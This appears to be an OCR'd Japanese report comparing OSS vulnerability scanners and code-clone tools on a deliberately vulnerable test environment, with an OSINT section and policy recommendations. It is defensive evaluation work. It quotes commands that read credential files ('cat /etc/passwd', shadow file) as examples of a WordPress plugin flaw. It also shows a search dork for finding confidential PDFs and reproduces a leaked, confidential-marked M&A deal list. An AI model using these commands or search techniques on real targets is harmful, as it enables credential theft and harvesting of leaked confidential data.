• トークン単位でソースコードを直接比較、クローン片を検出 • 大規模なソースコードの解析に有利	• プリプロセス（前処理）が必要 • 検出結果の扱いに関しては改良の余地（現在進行形で開発が進んでいる）	• ソフトウエアの保守・メンテナンスの負荷軽減 • コード混入対策、ライセンス管理への利用ポテンシャル • 改変やバグ対応、外注納品物の検収への可能性


D) OSS脆弱性管理ツール等を用いた検証

②-D-1. 脆弱性再現環境

- 脆弱性を再現させる環境について記載する。
- オンプレミス環境とクラウド環境（GitHub）に脆弱性がある状態のサーバを構築する。
- BlackDuck、Vuls、Vul Hammerをオンプレミス環境に構築し（WhiteSourceとyamoryはSaaS）、ツールにてスキャン及び検知を実施する。



オンプレミス環境



クラウド環境

②-D-2．脆弱性概要

- 検証環境用に構築した脆弱性について記載する。検証対象として、比較的新しい(2020年登録)CVEとIDEに関連するCVEを抽出した。

CVE-2020-25213 Wordpress
WordPress 用プラグイン File Manager の脆弱性
該当しているバージョン：FileManager6.9より前のバージョン
FileManager6.0　リリース日：2020年5月14日
FileManager6.9　リリース日：2020年9月3日
サーバ上にバックドア(実行するコマンドが記載されているファイル)を設置、
任意のコマンドが実行されてしまう可能性があります。
例：cat /etc/passwd(ユーザ情報)
　　cat etc/shadows（パスワード）

CVE-2018-1000542 NetBeans
NetBeansのプラグインnetbeans-mmd-pluginの脆弱性
netbeans-mmd-pluginとはマインドマップを表示してくれるソフト
該当しているバージョン：　1.4.3 より前のバージョン
netbeans-mmd-plugin 1.0.0 リリース日：2015年9月2日
netbeans-mmd-plugin 1.4.4 リリース日：2018年8月4日
MMDを作成するファイルをインポートする際、XML外部エンティティ(外部からの攻撃)が可能になり、サーバの情報が漏洩し管理者アカウントが乗っ取られる可能性があります。

CVE-2020-17527 Apache Tomcat
サーブレットコンテナ Apache Tomcat の脆弱性
該当しているバージョン： 8.5.0 から 8.5.59
Apache Tomcat8.5.0リリース日： 2016年03月24日
Apache Tomcat8.6.0リリース日： 2020年11月17日
HTTPリクエストヘッダー値（webサイトへの要求データ）を再利用してアクセスする事で
サーバの情報が漏洩し管理者アカウントが乗っ取られる可能性があります。

CVE-2019-5413 NetBeans Morgan
npmパッケージmorganの脆弱性　morganとはログ出力機能
該当しているバージョン： 1.9.1より以前のバージョン
morgan 1.0.0 リリース日：2014年2月9日
morgan 1.9.1 リリース日：2019年3月21日
morganにコードインジェクション(不正な命令)を実行すると、自由にJavascriptが実行可能になります。

CVE-2020-11990 Apache Cordova
カメラプラグイン Apache Cordova の脆弱性
該当しているバージョン：5.0.0より前のバージョン
Apache Cordova Plugin camera0.2.1リリース日：2013年9月5日
Apache Cordova Plugin camera5.0.1リリース日：2020年11月9日
Androidユーザがカメラプラグインを使用しているアプリをダウンロードして、
キャッシュ(一時的に保存するデータ)を外部ストレージ(クラウドなど)に保存すると、第三者に外部ストレージのキャッシュ(一時的に保存するデータ)を漏洩してしまう可能性があります。

CVE-2019-17638 Eclipse Jetty
Eclipce Jettyの脆弱性
該当しているバージョン： 9.4.27.v20200227 から9.4.29.v20200521
Jetty 9.4.27.v20200227 リリース日：2020年2月27日
Jetty 9.4.30.v20200611 リリース日：2020年6月11日
HTTPレスポンスヘッダー（webサイトからの応答データ）が大きすぎると正しく処理出来ず、
ユーザ名、パスワード等が漏洩する可能性があります。

②-D-3．OSS脆弱性管理ツールスキャン結果サマリ①：検知有無

- 検証環境用に構築した脆弱性について記載する。
  - yamory以外のツールではすべての脆弱性を検知することができた。yamoryでは*1、*2の理由でスキャン対象外の脆弱性が多く、検知数が少なくなっている。

ツール	CVE-2020-25213 CMS Wordpress	CVE-2020-17527 サーブレットコンテナ Apache Tomcat	CVE-2020-11990 カメラプラグイン Apache Cordova	CVE-2018-1000542 IDE NetBeans	CVE-2019-5413 IDE NetBeans Morgan N-2	CVE-2019-17638 IDE Eclipse Jetty E-1
Black Duck	○	○	○	○	○	○
WhiteSource	○	○	○	○	○	○
yamory	スキャン対象外 *1	スキャン対象外 *2	○	スキャン対象外 *2	○	スキャン対象外 *2
Vuls	○	○	○	○	○	○
Vul Hammer	○	○	○	○	○	○

*1　Wordpressのプラグインファイルは、yomoryのスキャン対象のマニュフェストファイルに記載されないため
*2　リポジトリ内（ソースの集合）のマニュフェストファイルに記載のないjarファイルなどで実行される脆弱性なため

②-D-4．OSS脆弱性管理ツールスキャン結果サマリ②：脆弱性検知までの手順

- 脆弱性検知への手順を記載する。

ツール	構築準備	CVE-2020-25213	CVE-2020-17527	CVE-2020-11990	CVE-2018-1000542	CVE-2019-5413	CVE-2019-17638
		CMS Wordpress	サーブレットコンテナ Apache Tomcat	カメラプラグイン Apache Cordova	IDE NetBeans	IDE NetBeans Morgan N-2	IDE Eclipse Jetty E-1
Black Duck	サーバ構築 OS構築、Docker設定 Javaのインストール	✓ スキャン対象サーバにシェルスクリプト作成（プロジェクト名を設定） ✓ コマンド実行（シェルスクリプト） ✓ スキャン結果と脆弱性DB比較した結果をweb画面にて確認する					
WhiteSource	クラウドにアカウント作成	✓ スキャン対象サーバに設定ファイルとJavaプログラムと、設定ファイルをダウンロード ✓ 設定ファイルにスキャン対象を設定を実施 ✓ スキャン結果と脆弱性DB比較した結果をweb画面にて確認する					
		PHP依存関係の設定 スキャンを有効化		✓ Java依存関係設定 ✓ スキャンを有効化			
yamory	クラウドにアカウント作成	✓ 検証用脆弱性環境のGitHubとyamoryのアカウント連携（アクセス許可） ✓ GitHubをスキャンし、プロジェクト管理ファイルをyamoryが検出する ✓ 検出したプロジェクト管理ファイルと脆弱性DBを比較して、脆弱性をweb画面にて確認する					
Vuls	サーバ構築 OS構築、 Goのインストール 脆弱性データベースの更新	✓ スキャン対象サーバにvulsスキャンサーバのSSH公開鍵を共有する ✓ スキャン対象サーバにスキャン用のアカウントを作成する ✓ 設定ファイルにスキャン対象サーバを登録する ✓ ミドルウェア、ライブラリのCPE情報を登録する ✓ スキャンを実施し、スキャン結果を確認する					
Vul Hammer	リリース前の為不明	✓ スキャン対象サーバに、VulHammerのエージェント(スキャンコマンド実行可能環境)をインストールする ✓ スキャン対象サーバにVulsスキャンサーバのSSH公開鍵を共有する ✓ WebGUIでスキャン対象サーバを登録する ✓ ミドルウェア、ライブラリのCPE情報を登録する ✓ スキャンを実施し、スキャン結果を確認する					
			✓ CPE情報にTomcatのリビジョン番号追加				✓ CPE情報にJettyのリビジョン番号追加

②-D-5．コードクローン検出ツールスキャン結果サマリ

- 報告サマリ
  - 比較対象
  - CCFinder X vs Sider Labs

  ※ Sider Labsはツール評価のみ行っています

- 用意したコード
  - ゲーム作成プログラム
  - Java
  - ファイル数：28
  - サイズ：900KB

- スキャン結果
  - スキャン手順
  - 画面エビデンス参照

	スキャン方法	スキャン対象	スキャンスピード java ファイル数　上段28、下段2900
Sider Labs	クラウド	Java/C/C++/JavaScript/TypeScript/PHP/Swift/Ruby/CUDA	900KB:約4分 14MB:約25分
CCFinder X	オンプレミス	Java/C/C++/Cobol/C#/Visual Basic/テキストファイル(.txt)	900KB:約15秒 14MB:約2分
利用用途考察	• Sider Labsはソースファイルをwebでスキャンするため、インターネット接続を必要とする。 • CCFinder Xはソースファイルをサーバが認識できる場所に無いとスキャンできない。	• Sider Labsの対応言語のほうが多いが、CCfinder Xでしか対応していない言語もあるので、どちらが優れているか一概には言えない。	• CCfinder Xはスキャン対象が増えても比較的早くスキャンを終える事が出来る。 • Sider Labsはスキャン対象が増えるとスキャンにより時間がかかる。 • SiderLabsのアプリはJavaScriptで動作している、利用PC CPU：Corei-5、メモリ8GBにて調査。

②-D-6. OSS脆弱性管理ツール検証所感①：Black Duck、 WhiteSource、 yamory

Black Duck

- オンプレミスでのスキャン手法、対象すべてのファイルをスキャンする方針から、ソース管理階層が深いプライムベンダーなど、集約したソースに対してのセキュリティ脆弱性課題、ライセンス違反課題の抽出に適している。
- SBOM作成が可能となり、下請け成果物に不意の異物混入がある場合に検知できる。
- 広範囲のセキュリティ課題を対応し、ツール日本語サポートSE対応範囲が広い。
- 独自のデータベースを持ち、NVD、JVNに公表される前の脆弱性を検知できる可能性がある。
- スキャンサーバ構築にあたり、オンプレミスでのサーバ構築、GitHubからの自動連係設定を実施する必要があり、事前準備にITリテラシーと時間が必要になる。

WhiteSource

- クラウドでのスキャン手法、対象プロジェクト・対象ファイルをスキャンする方針から、同時並行で開発が進み、Web開発などのソースに対してのセキュリティ脆弱性課題、ライセンス違反課題の抽出に適している。
- スキャン結果画面から、ライセンス違反、脆弱性、スキャンファイル、スキャンファイルの数量表示から、原因と対応への画面遷移する事が出来る為、課題の視認性が高い。
- 独自のデータベースを持ち、NVD、JVNに公表される前の脆弱性を検知できる可能性がある。
- スキャンオプションが豊富にあり、各社の要件にあったスキャンをするには、経験が必要になる。

yamory

- クラウドでのスキャン手法、スキャン対象をアプリケーションレイヤに限定する方針から、適切に管理されたソースに対してのセキュリティ脆弱性課題抽出に適している。
- スキャン開始までの手順および手間が少なく、短時間でのスキャン開始が可能になる。
- アプリケーションレイヤへのセキュリティ脆弱性課題確認を手間なく実施できる事、及び30日間の無料トライアルから、開発初期段階にセキュリティ脆弱性チェックが容易にできる。
- ミドルウェア、OSレイヤのセキュリティ脆弱性検知、ライセンス違反検知する必要がある場合は、別途ツールが必要になる。　*2021年2月時点

②-D-7. OSS脆弱性管理ツール検証所感②：Vuls、Vul Hammer、CCFinder X

Vuls

- ツール利用が無料。
- 複数台のサーバを維持運用しているサーバ管理者が維持運用しているOS、ミドルウェアに、新規に検知されたセキュリティ脆弱性の課題がどれくらいあるかを確認するツールとして適している。
- スキャン対象ホストが複数でも、設定ファイルを直接編集する事ができ、設定作業手間が少ない。
- スキャン結果レポートの出力項目が自由設定の為、広範囲の要件に対応したレポート作成が可能になる。
- CLI（コマンドライン）での設定が必要になり、事前準備にITリテラシーと時間が必要になる。

＊ 今回有償版Future Vulsの評価は行っておりません。

Vul Hammer

- 複数台のサーバを維持運用しているサーバ管理者が維持運用しているOS、ミドルウェアに、新規に検知されたセキュリティ脆弱性課題があり、対応方法が不明もしくは、対応工数がとれない場合に適している。
- GUI（グラフィカルユーザインターフェース）での設定可能の為、スキャン開始までの手順、手間が少なく短時間でのスキャン開始が可能になる。
- スキャン対象ホストの複数追加時に、IPアドレス：ポートの重複チェックがあり、サーバ管理者の登録間違いを事前検知ができる。
- ミドルウェアの脆弱性スキャン時に利用するCPE登録のルール登録オプションが多く、ミドルウェアスキャンを実施する際にはツール利用経験が必要になる。

CCFinder X

- ツール利用が無料。
- Java、C、C++などの開発言語のクローンコードを検出し、ソフトウェアのメンテナンス、バグ改修の時間削減目的の利用に適している。
- Javaファイル14MB程度のソースを、およそ120秒でクローン解析する事が出来、スキャン時間がかからない為、複数回のスキャンに適している
- クローン結果の散布図から、クローン箇所が多くクローン率が高いコードの視認が可能。また、クローン箇所があるコードを画面にて左右比較での視認が可能。
- スキャン前にオンプレミス環境構築が必要になり、事前準備にITリテラシーと時間、及び環境が必要になる。

②-D-8. OSS脆弱性管理ツール検証所感③：ヒートマップ


- 各ツールの比較を検証項目し、ヒートマップにて特徴を記載する。
  - ハイライト色が濃いほど、今回の機能調査や評価で優位性が見られた事を示している。開発（緑）と運用（赤）では検証対象が異なり、評価軸を変えている。
  - トライアルライセンスでの限定的な評価が多く、各ツールの絶対的な優劣を示すものではないことに注意が必要

	開発、アプリケーション（緑）				共通項目（青）				運用（赤）		
ツール	著作権 OSSライセンス	トレーサビリティ	スキャン対象種類数	NVD登録前の新規脆弱性	スキャンスピード	コスト	影響範囲トリアージ	ミドルウェアスキャン	OSスキャン種類	サーバ監視台数	運用監視連携
Black Duck	検知可能	SBOM作成可能	ソース バイナリ スニペット	独自DBあり セキュリティアナリスト多数	長時間		CVSSスコア 運用リスク	ハッシュ値スキャン			
WhiteSource	検知可能	SBOM作成可能	ソース	独自DBあり セキュリティアナリスト多数	普通		CVSSスコア	ハッシュ値スキャン			
yamory		マニュフェストファイル	プロジェクトファイル	独自DBあり	早い		CVSSスコア PoC加点				
Vuls /Future Vuls					早い	無料	CVSS カスタマイズ計算	CPEスキャン	Linux Windows Raspberry Pi	コマンドにて登録可能	google SSO連携
Vul Hammer					普通		CVSSスコア PoC加点	CPEスキャン	Linux Windows Cisco	GUIにて登録可能	運用ツールとの連携可能

②-D-9．ツール毎のSBOM利用比較 (1)


- ツール毎のSBOM出力結果を記載する。
- SBOMとは、コンポーネント（スキャン対象ファイル）の一覧であり、後から検知される脆弱性をトレース可能にする。

BlackDuckでは「コンポーネント」



コンポーネント一覧

WhiteSourceでは「Library Names」



ライブラリー覧

yamoryでは「マニュフェストファイル」
↓
「ソフトウェア」

ソフトウェア一覧

②-D-10. ツール毎のSBOM利用比較 (2)

Black Duck

出荷時
・製品が脆弱性を含んでいない事を確認できる。
・利用しているOSSの一覧とライセンス違反リスクを確認できる。

運用時
・各コンポーネントのリリース経過日数（古すぎないか）、新しいバージョンがリリースされているかを確認できる。

・SBOMにて管理済みのOSSに新規脆弱性を検知すれば、再度ソースをスキャンする事なく脆弱性が通知され、委託先の脆弱性も検知できる。

WhiteSource

出荷時
・製品が脆弱性を含んでいない事を確認できる。
・利用しているOSSの一覧とライセンス違反リスクを確認できる。

運用時
・SBOM管理済みのOSSに新規脆弱性検知時は、再度ソースをスキャンする事なく脆弱性を検知し、メールやslackで通知できる。

・脆弱性の原因になっているファイルを表示する事ができ、バージョンアップ可能かを即時に確認できる。

yamory


運用時
・ライブラリに登録されているマニュフェストファイルは毎日自動でスキャンされる。

・マニュフェストファイルのみをスキャンし、処理が高速なため、毎日のスキャンが容易にできる。

・脆弱性が毎日のスキャンで検知された場合にメール、slack等で通知される。

＊ yamoryはマニュフェストファイル管理なため、すべてのOSSを網羅しているとは限らない。

運用時のSBOM利用脆弱性検知



E) オープンソースインテリジェンス (OSINT)を用いた調査

②-E-1．OSINTを用いた調査

- 本調査A～Cについては、基本的にOSINTを用いて調査し、Aに関しては業界ヒアリング、Cに関しては各ツールベンダヒアリングを加えてまとめている。

  オープンソースインテリジェンス：諜報・諜報活動の分野のひとつで、他の HUMINT（ヒューミント）や SIGINT（シギント）と呼ばれる分野が主として「秘密の情報を違法行為を厭わずに得る」ことを旨とするのに対し、公開されている情報を情報源とすることが特徴である。OSINTと略す。[Wikipediaより]

- 一方、OSINTは、一般に公開され利用可能な情報を情報源に、機密情報などを収集する手法でもある。一般に公開され利用可能な情報は合法的に入手できるもので、これらを調べて分析することにより、一見断片的なデータから、意味を持った情報が得られる場合がある。以下はより単純にGoogle検索にて社外秘情報を入手した例で、こういった情報から攻撃型メールを送信することが可能となる。

googleの機能、検索窓に「filetype:pdf 社外秘」と入力

検索結果

社外秘とされているpdfファイルを確認


丸の内マッチングクラブ案件情報 （社外秘！）

シーズンコンサルティング（株） www.season-c.com/
丸の内マッチングクラブ www.marunouchi-mc.com/ 「案件は毎週月曜日更新」

★ 情報の取り扱いは十分なご注意をお願いします。
また、案件情報は日々変化しているので変更や終了の場合はご了承ください。

2016. 11. 26現在

売却希望会社・事業を売ります。			業 種	売り手の特徴	方 法	金 額
U	820	売り案件	オフィス向け食品販売	三重県、オフィスに冷蔵庫を設置（食料品・飲料品等）、FC加盟店、初期費用不要、売上約2,300万円、利益約200万円、スタッフ5名	株式譲渡	1,000万円
U	819	売り案件	リゾートホテル	山梨県、土地約25万坪、ホテル、コテージ、貸別荘、テニスコート、グランドゴルフ、プール、大浴女、等々、営業中	売却	3億円（相談）
U	818	売り案件	ハンバーグ専門店	東京都内、駅直結、約10坪、約20席、家賃約20万円、売上月約150万円、本業に集中の為	事業譲渡	750万円
U	817	売り案件	プラスチック製品製造業	愛知県、自動車部品、電気製品部品、ISO取得、創業25年、売上約1億6千万円、利益ドットン。	株式譲渡	6,000万円

②-E-2. OSINTによる調査で確認されたOSS脆弱性の脅威シナリオ

- A）であげたOSS脆弱性の脅威シナリオについてのOSINTによる調査内容を時間軸と合わせて検証する。
- CVE-2019-5967 ：「Joruri CMS 2017 Release2 およびそれ以前」には、クロスサイトスクリプティング（スクリプト実行）の脆弱性
  - 2019年1月10日：CVE にID更新
  - 2019年6月7日：株式会社メルカリから「Joruri CMS 2017」にクロスサイトスクリプティング（XSS）の脆弱性について報告、JVNデータベースに更新
  - 同社からの注意喚起　https://jvndb.jvn.jp/ja/contents/2019/JVNDB-2019-000032.html
  - 2019年7月頃：不正アクセスの報告
  - 2019年JVN iPediaによる注意喚起

バージョン更新等の対策がされていない
ユーザーをねらった不正アクセスが行われた可能性

- CVE-2020-17527：Apache Tomcat HTTP/2接続における情報漏洩の脆弱性　https://jvn.jp/vu/JVNVU94251682/index.html
  - 2020年8月12日：CVEにID更新
  - 2020年11月17日：Apache Foundation によるバージョンアップデートでの脆弱性対応
  - 2020年12月4日：JVNVU#94251682にて注意喚起、対策：Apache Tomcat 10.0.0-M10などへのアップデートについて記載

バージョン更新等の対策がされていない
＝攻撃者のターゲットとなるリスク

- 上記事例から、Googleなどの一般的なOSINTによる調査によって、脆弱性情報の収集から対策への空白時間が攻撃者のターゲットとなった可能性がうかがえた。

まとめ

まとめ (1)

- これまでの調査で得た考察を下記にまとめる。
  - ますます膨大化する今後のソフトウェア開発においてOSSは更に利便性が高く、重要な位置づけにあることは疑う余地がない。一方でオープンであるがゆえにその脆弱性を標的にした攻撃が続けられることが容易に想像される。
  - この調査のサーベイでは、多くの企業でOSSのライセンスや脆弱性に対する課題認識があり、検出ツールを導入しているセキュリティリテラシーの高い企業も見受けられたが、まだまだこういった検査作業が開発におけるオーバーヘッドと見られているケースも少なくない。また、ツールベンダーからもITセキュリティは被害を受ける前に理解するのが難しく、危機意識を上げていくのに苦労しているという声を聞くことができた。

◘ OSS脆弱性検査におけるオーバーヘッド

✓ 攻撃されない限り必要のない作業＝攻撃される前に人・モノ(コンピューティング／通信リソース)・金を投入できない。

✓ ツール導入の費用：例えば10人の開発体制の場合、Vulsであれば無償で確認ができるが、FutureVulsや他のツールを導入すると数万円から100万円程度の費用が年間で必要となる。
→ 関連するバリューチェーン全体での導入を考えると、数倍の費用が必要となる
自動SBOM生成では、今回の調査範囲ではBlack Duck、WhiteSource、yamoryの利用で対応可能だが、やはり年間100万円程度。

✓ 検証結果の分析：OSS脆弱性管理ツールを用いない脆弱性やライセンスの確認には膨大なリソースが必要。ツールを用いた自動化でも検出結果は数多く表示されるため、プロジェクトに関連するものを抽出し、修正する必要がある。各ツール群には自動トリアージ機能があるものの、多かれ少なかれ、この作業に向けた作業リソースや解析・修正のためのスキルが必要となる。

✓ 自社ソフトウェア資産の把握更新：機能追加によるIT資産の複雑化スピードは加速する一方で、企業経営においては利便性向上やコスト削減を目的としたシステム導入を継続しなければならず、OS・ミドルウェア・アプリケーションは増加し続けている。こういった環境の中、ソフトウェア資産(技術)を把握し管理するのにはスキルとリソースが必要となる。

まとめ (2)

- OSS脆弱性管理ツール群に関しては、ライフサイクルにおける開発や運用といったそれぞれのフェーズに適したものがリリースされており、今回調査の対象にしていないもの（特に海外製）も多く存在している。最近では、OSSを多く公開するGitHubからコード脆弱性を発見する「GitHub Code Scanning」、Googleの脆弱性データベース「Open Source Vulnerability」の提供、今回の調査対象となったCyber Trust社の参入など、この分野が注目されている事が伺える。なお、業界からはBlack Duck＝デファクトの声が高く、OSSに関する心配はBlack Duckで確認すれば一応の安心感が得られるという認識がある。
- 今回の報告で検討したツール群、および機能評価で見えた範囲内ではあるが、 OSS脆弱性管理ツールとして望ましい追加・改良ポイントを以下にあげる。

【全般】
- ✓ 機能が豊富な故に、様々な異なる文化を有するユーザーに対して、ユーザー状況に適した機能や使い方のトレーニング実施（一定期間OJT）
- ✓ 価格・サービスとして独立した低価格のSBOM生成ツール → 生成したSBOMをサプライチェーン内で安価で共有
- ✓ 個々のプロジェクトに適応した自動トリアージ機能の改良（AI導入など）

【Black Duck】
- ✓ ライセンスリスクの説明機能の追加：自社利用は問題がないが、商用時に問題が生じるか否かの判断ができると良い
- ✓ サプライチェーン内（プライムと一次請け）で相互利用する際のスキャン時間削減や監査工数削減（メリット）に通じる利便性の向上

【WhiteSource】
- ✓ 依存関係設定の簡略化
- ✓ SaaSとして他社でのスキャン設定例を自社アカウントに取り込める機能（お勧めスキャンのような設定事例公開）

【yamory】
- ✓ マニフェストファイルスキャンなため、すべての対象ファイルをスキャンするBlack DuckやWhiteSourceと比較して、脆弱性の混入に対するタイムリーな対応や、コード毎の細かい対応に劣る面があり、この点の改善が必要
- ✓ 国産である事を活かし、日本での直近の脆弱性攻撃トピックス・トレンドを通知してくれる機能

【Vuls】
- ✓ 無償提供の継続
- ✓ OSSであるが故に、コミュニティ内で（利用者の自己責任による）追加改善がなされる事に期待

【Vul Hammer】
- ✓ 国産である事を活かし、日本での直近の脆弱性攻撃トピックス・トレンドを通知してくれる機能

まとめ (3)

- まだまだ実際のソフトウェア開発・運用における詳細な調査が必要ではあるが、今回の調査に基づくOSSの脆弱性対策として、
  - ✓ ライフサイクルにおける自社プロジェクトのフェーズを確認する：開発、運用
  - ✓ ともかくプロジェクトにおける脆弱性を視覚化してみる：無償のVulsやその他OSS脆弱性管理ツールのトライアルを利用
  - ✓ 脆弱性がプロジェクトにどの程度影響するのか考察してみる： OSS脆弱性管理ツールのトリアージ機能を活用
  - ✓ プロジェクトフェーズ・規模・予算にあったOSS脆弱性管理ツール、コードクローン検出ツール活用の検討
  - ✓ ライフサイクルにおいて脆弱性情報を共有： OSS脆弱性管理ツールでの検出結果やSBOM（Black Duckやyamoryの利用）の共有によるOSSトレーサビリティ管理

  をあげる事ができる。特にVulsやトライアルを用いてプロジェクトに潜む脆弱性を可視化する事が重要と思われる。

- 一方で、サプライチェーン全体を考えると、特に開発下請けなどでのリソース負担が課題となる。こういった点について、請負元での負担や行政の補助金などで業界全体でのセキュリティリテラシーを向上させることも重要。脆弱性対策に関して一定の法整備も必要と考えられる。参考に北米での対応を示す。
- また、セキュリティリテラシーがなかなか向上しない中で、脆弱性やライセンスの検査に対する啓蒙活動も重要と考えられる。例えば経済産業省様がmetichannelで配信しているe-learning動画を利用して広くメッセージを出すことにより、OSSを正しく利用するIT理解不足を支援し、ユーザへのOSS脆弱性管理ツールの運用理解やトレーサビリティ体制の構築に法人の協力を得る事ができると考えてられる。

米国におけるOSSの導入・セキュリティ対策における公的支援の事例

- 米国の政府調達におけるOSSの利用は2002年頃から一部で始まり、すでにライフラインやインフラなどを含めた政府調達でOSSの利用が認められている。
- DHS（国土安全保障省）、DoD（国防総省）などでセキュリティ対策を中心としたガイドライン策定やプロジェクトによる支援を行っている。

米国の政府調達におけるOSS利用・公的支援

2002年：Whitehouse Cyber Security Office発表
「政府関連の３分の１、軍関係の 22%のWebサイトがオープンソース･サーバー･ソフトウェアを使用」

2005年：DHSの補助金制度
Department of Homeland Security (DHS)がOSSセキュリティや監査などについて、3年間にわたって40のソフトウェアの調査プロジェクト、Stanford University、Symantec、 Coverity などの参加企業・団体に補助金を給付

2013年：DHSがOSSに関連したガイドラインを策定
Department of Homeland Security （DHS）がHomeland Open Security Technology (HOST)で、 OSSに関連したサイバーセキュリティの調査プロジェクト、参加企業・団体に対してスポンサー、報告書「Opensource Software in Government」として、ポテンシャルやリスク、利活用ガイドラインを策定

